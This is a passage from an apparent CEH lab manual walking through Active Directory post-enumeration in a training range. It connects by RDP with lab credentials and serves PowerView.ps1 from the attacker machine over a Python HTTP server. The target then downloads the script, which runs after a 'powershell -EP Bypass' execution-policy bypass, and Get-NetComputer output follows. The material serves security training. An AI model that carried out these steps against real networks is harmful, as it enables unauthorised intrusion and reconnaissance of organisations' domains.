


11. In the **Remmina Remote Desktop Client** window, enter IP address **10.10.1.40** to connect (10.10.1.40 is the IP address of **Windows 11 (AD)** virtual machine). A prompt appears asking **Accept certificate?** Tap **yes**.

12.




13.




14. In the **Enter RDP authentication credentials** window, enter **Mark** in the Username field and **cupcake** in the Password field; then, click **OK**.

15.



16. A **Remote Desktop** connection will be successfully established to the target system.

17.



18. Minimize the Remmina window.

Task 4: Perform Post-Enumeration using PowerView

PowerView is a PowerShell tool designed for network and AD enumeration. It helps security professionals gather detailed information about user accounts, groups, computers, and domain trusts. PowerView is used to identify potential security weaknesses and misconfigurations in an AD environment. It is commonly employed in penetration testing and red team operations.

1. In the terminal, execute the command `cd /root/ADtools` to move into the ADtools folder.

2.

The screenshot shows a Parrot OS desktop environment. In the top right corner, there is a terminal window titled "cd /root/ADtools/ - Parrot Terminal". The terminal window contains the following session:

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# cd /root/ADtools/
[root@parrot]~#
```

The desktop background features a dark, abstract network or spider web pattern. On the left side, there is a file manager window showing several folders:

- CEHv13 Module 16 Hacking Wireless
- CEHv13 Module 13 Hacking Web Servers
- CEHv13 Module 14 Hacking Web Applications

The bottom of the screen has a dock with icons for "Menu", "Remmina Remote De...", "[10.10.1.40]", and "cd /root/ADtools/ - Pa...".

3. Next, we will attempt post-enumeration to gather additional information about the AD.
4. For enumeration purposes, we will utilize the **PowerView.ps1** script. We will host a Python server on our attacker machine to share this script, and then we will download it onto a Windows 11 machine (Mark) using an RDP session.
5. Type **python3 -m http.server** in the terminal and press **Enter** to start the HTTP server.

6.

The screenshot shows a Parrot OS desktop environment. In the foreground, a terminal window titled "python3 -m http.server - Parrot Terminal" is open, displaying the following command-line session:


```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# cd /root/ADtools/
[root@parrot]~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000) ...
```

The background shows a file browser window with a dark theme. The sidebar contains icons for "README/license", "Trash", "CEHv13 Module 13 Hacking Web Servers", and "CEHv13 Module 14 Hacking Web Applications". The main pane shows a network graph visualization.

At the bottom of the screen, the taskbar displays the following items from left to right: "Menu", "[Remmina Remote De...]", "[10.10.1.40]", "python3 -m http.serve...", and system status icons.


7. After starting the HTTP server, return to Remmina where our RDP session is active. Then, open the **Firefox** browser and navigate to the URL **http://10.10.1.13:8000/PowerView.ps1** to automatically download the **PowerView.ps1** script. Close the **Firefox** browser window.

8.



- Once the script is downloaded, launch **PowerShell** by searching for it in Windows search option.

10.



11. Navigate to the **Downloads** folder by running the command **cd Downloads**. Before loading the script, run the command **powershell -EP Bypass** to enable script execution.
12. Now, execute the command **.\PowerView.ps1** to load the PowerView.ps1 script in PowerShell.

13.

The screenshot shows a Linux desktop interface with a terminal window open. The terminal window title is "Windows PowerShell" and the address bar shows the IP address "10.10.1.40". The terminal content is as follows:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Mark> cd Downloads
PS C:\Users\Mark\Downloads> Powershell -EP Bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Mark\Downloads> . .\PowerView.ps1
PS C:\Users\Mark\Downloads> -
```

The desktop interface includes a vertical dock on the left with icons for Applications, Places, System, Home, +, and several system status indicators like battery and signal strength. The bottom taskbar shows the Remmina session, the IP address 10.10.1.40, and a terminal window titled "python3 -m http.server...". The system tray shows the date and time as 10:32 PM on 6/11/2024.

14. Next, execute **Get-NetComputer** command in PowerShell. This command will display all the information related to computers in AD. It lists all computer objects in AD, which can help in identifying network targets and mapping the AD environment.


15.

```
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Users\Mark\Downloads> ..\PowerView.ps1
PS C:\Users\Mark\Downloads> Get-NetComputer

pwdlastset : 5/31/2024 2:18:42 PM
logoncount : 225
msds-generationid : {233, 230, 18, 209...}
serverreferencebl : CN=SERVER2022,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=CEH,DC=com
badpasswordtime : 6/7/2024 3:33:13 AM
distinguishedname : CN=SERVER2022,OU=Domain Controllers,DC=CEH,DC=com
objectclass : {top, person, organizationalPerson, user...}
lastlogontimestamp : 6/10/2024 9:46:15 PM
name : SERVER2022
objectsid : S-1-5-21-2083413944-2693254119-1471166842-1000
samaccountname : SERVER2022$
localpolicyflags : 0
codepage : 0
samaccounttype : MACHINE_ACCOUNT
whenchanged : 6/11/2024 4:46:15 AM
accountexpires : NEVER
countrycode : 0
operatingsystem : Windows Server 2022 Standard
instancetype : 4
msdfscomputerreferencebl : CN=SERVER2022,CN=Topology,CN=Domain System Volume,CN=DFSR-GlobalSettings,CN=System,DC=CEH,DC=com
